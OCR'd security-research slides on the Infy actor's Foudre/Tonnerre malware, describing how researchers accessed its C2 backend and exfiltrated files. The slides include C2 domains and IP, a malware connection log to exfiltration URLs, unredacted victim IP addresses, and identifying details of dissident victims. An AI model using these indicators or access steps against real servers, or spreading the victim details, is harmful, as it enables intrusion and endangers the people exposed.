
- The implications of the very strong opsec security are that security researchers in the last five years don't have ability to:
- Sinkhole is not useful - only victim’s ip address may be collected.
- No access to exfiltrated data - encrypted with private key and uploaded securely
- Strong opSec prevent take down even if a research will be given access to the original C2 server
    - Sinkhole is not effective due to DGA
    - Send kill command/update malware version to non malicious - not possible
- Only option is to publish ioc’s (malware hash, malware signature) - short term solution.


Infy Threat Actor - background - 2017-2022



Infy Threat Actor - 2022


- weakest link in Infy chain: the transmission of files from the C2 server to Iran
- INFY C2 server contains two backend domains which are not part of Foudre and Tonnerre DGA domains.
- Log1host.info.gf is used for Foudre backend and f1host.info.gf for Tonnerre (f for files)







Infy Threat Actor - 2022

- C2 server used as an infection server for the 2nd stage of the attack.
  We guessed the predictable name of Tonnerre new versions binaries
- The decryption password was the same password used in previous version of Foudre.
- Conclusion: the two backend domains are not used by the newest version of Tonnerre.




t00015-6.tmp-







Infy Threat Actor - 2022

- log1host.info.gf and f1host.info.gf are used by the attackers to download and delete exfiltrated victims files.
- The C2 server includes a php backend script protected by a guessable password.
  The script provide a dirlist of the exfiltrated files directory and also ability to delete them
- We were able to download all Tonnerre and Foudre exfiltrated files over a period of 4 month and save them automatically sorted by victim.









Infy Threat Actor - 2022

- Tonnerre files includes obfuscated metadata which is not encrypted



```
          0001 0203 0405 0607 0809 0A0B 0C0D 0E0F  0123456789ABCDEF
0x018120  4D44 4D34 4D44 417A 4D54 4177 4E6A 4D77  MDM4MDAzMTAwNjMw
0x018130  4D44 4A45 4D44 4132 4D6A 4177 4D7A 5577  MDJEMDA2MjAwMzUw
0x018140  4D44 4D31 4D44 417A 4F54 4177 4D6B 5177  MDM1MDAzOTAwMkQw
0x018150  4D44 5979 4D44 417A 4F44 4177 4D7A 5577  MDYyMDAzODAwMzUw
0x018160  4D44 4D31 4D44 417A 4E7A 4177 0D0A 4E6A  MDM1MDAzNzAw..Nj
0x018170  4D77 4D44 5931 4D44 4132 4E6A 4177 4D7A  MwMDY1MDA2NjAwMz
0x018180  4577 4D44 597A 4D44 417A 4F44 4177 4E6A  EwMDYzMDAzODAwNj
0x018190  4977 4D44 4245 4D44 4177 5154 4177 4E44  IwMDBEMDAwQTAwND
0x0181A0  4D77 4D44 4E42 4D44 4131 517A 4177 4E54  MwMDNBMDA1QzAwNT
0x0181B0  5577 4D44 637A 4D44 4132 0D0A 4E54 4177  UwMDczMDA2..NTAw
0x0181C0  4E7A 4977 4D44 637A 4D44 4131 517A 4177  NzIwMDczMDA1QzAw
0x0181D0  4E6A 5977 4D44 6330 4D44 4133 4D44 4177  NjYwMDc0MDA3MDAw
0x0181E0  4D6B 5177 4D44 637A 4D44 4133 4E44 4177  MkQwMDczMDA3NDAw
0x0181F0  4E6B 4977 4D44 5644 4D44 4130 4D54 4177  NkIwMDVDMDA0MTAw
0x018200  4E7A 4177 4D44 6377 0D0A 4D44 4130 4E44  NzAwMDcw..MDA0ND
0x018210  4177 4E6A 4577 4D44 6330 4D44 4132 4D54  AwNjEwMDc0MDA2MT
0x018220  4177 4E55 4D77 4D44 5244 4D44 4132 526A  AwNUMwMDRDMDA2Rj
0x018230  4177 4E6A 4D77 4D44 5978 4D44 4132 517A  AwNjMwMDYxMDA2Qz
0x018240  4177 4E55 4D77 4D44 5530 4D44 4132 4E54  AwNUMwMDU0MDA2NT
0x018250  4177 4E6B 5177 0D0A 4D44 6377 4D44 4131  AwNkQw..MDcwMDA1
0x018260  517A 4177 4E7A 4177 4D44 637A 4D44 4132  QzAwNzAwMDczMDA2
0x018270  4E6A 4177 4D7A 4977 4D44 4D77 4D44 417A  NjAwMzIwMDMwMDAz
0x018280  4D6A 4177 4D7A 4977 4D44 4A45 4D44 417A  MjAwMzIwMDJEMDAz
0x018290  4D7A 4177 4D6B 5177 4D44 4D78 4D44 417A  MzAwMkQwMDMxMDAz
0x0182A0  4D44 4177 0D0A 4D6B 5177 4D44 4A45 4D44  MDAw..MkQwMDJEMD
0x0182B0  417A 4F54 4177 4D6B 5177 4D44 4D32 4D44  AzOTAwMkQwMDM2MD
0x0182C0  4179 5244 4177 4D7A 5577 4D44 4D35 4D44  AyRDAwMzUwMDM5MD
0x0182D0  4179 5254 4177 4E7A 5177 4D44 5A45 4D44  AyRTAwNzQwMDZEMD
0x0182E0  4133 4D44 4177                           A3MDAw
```



Untitled1 (readonly)

```
          0001 0203 0405 0607 0809 0A0B 0C0D 0E0F  0123456789ABCDEF
0x00      4300 3A00 5C00 5500 7300 6500 7200 7300  C.:.\.U.s.e.r.s.
0x10      5C00 6600 7400 7000 2D00 7300 7400 6B00  \.f.t.p.-.s.t.k.
0x20      5C00 4100 7000 7000 4400 6100 7400 6100  \.A.p.p.D.a.t.a.
0x30      5C00 4C00 6F00 6300 6100 6C00 5C00 5400  \.L.o.c.a.l.\.T.
0x40      6500 6D00 7000 5C00 7000 7300 6600 3200  e.m.p.\.p.s.f.2.
0x50      3000 3200 3200 2D00 3300 2D00 3100 3000  0.2.2.-.3.-.1.0.
0x60      2D00 2D00 3900 2D00 3600 2D00 3500 3900  -.-.9.-.6.-.5.9.
0x70      2E00 7400 6D00 7000                      ..t.m.p.
```

Exfiltrated file name

Infy Threat Actor - 2022

- Interesting Victims - located in Sweden, first infection in March 10
- Victim is a Windows server hosting a Titan ftp server and mini-httpd web server

```
2022-03-10 10:40:25.799000
try connect to http://log1host.info.gf/en/dirt/fdir.php
try connect to http://log1host.info.gf/en/dirm/fdir.php
try connect to http://f1host.info.gf/blog/di[redacted]ir.php
[+]2022-03-10/08/2022-03-10--08-37-03__83.2[redacted]_3747
```

ftp[redacted] User name


13f6b43a-6ca9-481c-b559[redacted] machineGuid

NCT[redacted] Host Name

fdir1 Path to store on C2 server

00016 Tonnerre Version

C:\Users\ftp[redacted]\AppData\Local\Temp\psf2022-3-9--17-46-58.tmp Screen Capture file



Infy Threat Actor - 2022

- Attacker machine in Iran probably used for testing infected malicious Word file with macro.
- Word filename “mollajoon_sarbazi_” is an opposition leader to the Iranian Islamic regime
- We found files from computer name test and user test2 which were used by the attackers.

```
DESKTOP-MSJ4V9T

fdir1

00016
5f651d15-0f69-4e6d-9ee6-ee0a98304b0b
=

User

F:\xls of second work\pics\Screenshot_20220119-210555_WhatsApp.jpg
F:\SanDiskMemoryZone_QuickStartGuide.pdf
F:\xls of second work\pics\Screenshot_20220119-205951_WhatsApp.jpg
F:\xls of second work\pics\Screenshot_20220119-205025_WhatsApp.jpg
F:\xls of second work\pics\Screenshot_20220119-205928_WhatsApp.jpg
F:\xls of second work\old project\mollajoon_sarbazi_.docx
F:\xls of second work\pics\words for send\s3.docx
F:\xls of second work\pics\Screenshot_20220122-221103_WhatsApp.jpg
F:\xls of second work\pics\Screenshot_20220119-215158_X Plus.jpg
```

Tonnerre version

Machine GUID



@mollajoon_sarbazi_
Junaeid_mollazaei / جنید_سربازی

@mollajoon_sarbazi_

#Baluchistan The Baloch people, because of their poverty, start fueling to get a halal morsel, and they may be caught or lose their lives and property in this way, and eventually their bodies will return in different conditions. Some of them are flooded in this way and some of them are set on fire by the agents of the Islamic Republic and some of them suffer tragic accidents on the roads of death. #Baluchistan #Baluchistan_is_beautiful #Soldier #Chabahar #Iranshahr #Saravan #Zahedan #Poverty #Unemployment # Addiction #Drugs

SISTAN AND BALUCHESTAN PROVINCE

Infy Threat Actor - 2022


- Victim in Iran - first infection June 27, 2022
- Activist against violation of human rights in Iran
  http://www.asre-nou.net/1384/azar/1/m-gozaresh-aban.html
- 1800 files were exfiltrated on the first day.

1675	G:\Transfer\articles\hope\social hope-final1.docx
1676	G:\Transfer\articles\hope2 &movement\~$pe&movement.docx
1677	G:\Transfer\articles\hope2 &movement\†©Ì/G.docx
1678	G:\Transfer\articles\hope2 &movement\hope&movement.docx
1679	G:\Transfer\articles\hope2 &movement\hope&movement.final2222.docx
1680	G:\Transfer\articles\hope2 &movement\hope.final1.docx
1681	G:\Transfer\articles\Justice\001_298572643.docx
1682	G:\Transfer\articles\Justice\9/'D* Ì1'F A1/'.docx
1683	G:\Transfer\articles\Justice\9/'D*-2.docx
1684	G:\Transfer\articles\Justice\9/'D*-3.docx
1685	G:\Transfer\articles\Justice\9/'D*-4.docx
1686	G:\Transfer\articles\Justice\EIJH_Volume 25_Issue 4_Pages 1-18.docx



Infy Threat Actor - 2022


- Foudre victim in Israel since July 17 2022



132	82.81[redacted]	mail.[redacted].co.il.	2022-01-29	2022-07-16

Infy Threat Actor - 2022


- Probably a new capability of taking screen captures automatically when the victim is using one of the social network applications or browsing.
- Support WhatsApp, Telegram X plus Messenger, Chrome and Instagram





```
G:\Screenshot_20220123-074211.jpg
G:\Screenshot_20220122-220654_WhatsApp.jpg
G:\Screenshot_20220305-133138_Telegram X.jpg
G:\Screenshot_20211113-171810_Instagram.jpg
G:\Screenshot_20220305-133907_Telegram X.jpg
G:\Screenshot_20211110-095157_Instagram (1).jpg
G:\Screenshot_20220313-135900_X Plus.jpg
```

Infy Threat Actor - 2022

- The threat actor copied the C2 to a new C2 server on April 1. The IP is: 212.73.150.155
- The log1host and f1host backend domains were not used until May 25
- But, we were still able to download all exfiltrated files using DGA domain names
- The default page of the new C2 is different






Infy Threat Actor - 2022

We achieved the following :

- Generated a heatmap and mapped all victims
- Accessed the latest malware binaries
- Accessed attackers testing infrastructure and future phishing lures
- Accessed file names from attackers' testing machines and attributes of the attackers They used three Windows machine guids, their backend IP addresses were in Iran.
- Deleted all exfiltrated files (but after a short while the attacker could block us)
- Changed exfiltrated files (uploaded our own encrypted files and overwrote existing ones)

But we couldn't not perform a long term takedown...


Name
Date modified
Type
Size
46.161.195.18 29/03/2022 18:08 File folder
37.129.16.204 24/03/2022 1:43 File folder
83.122.37.82 21/03/2022 18:01 File folder
46.161.197.208 20/03/2022 17:38 File folder
83.227.4.5 15/03/2022 15:44 File folder
185.255.47.49 15/03/2022 15:43 File folder
46.161.198.27 09/03/2022 18:01 File folder
113.203.75.58 03/03/2022 11:59 File folder
37.129.50.81 27/02/2022 10:13 File folder
83.123.49.89 27/02/2022 7:27 File folder
83.122.204.120 21/02/2022 17:47 File folder
46.161.197.37 21/02/2022 17:46 File folder
83.122.127.180 21/02/2022 17:46 File folder
5.115.234.253 21/02/2022 9:32 File folder
46.161.194.7 21/02/2022 9:32 File folder
185.255.44.199 21/02/2022 9:32 File folder
46.161.198.47 19/02/2022 13:23 File folder
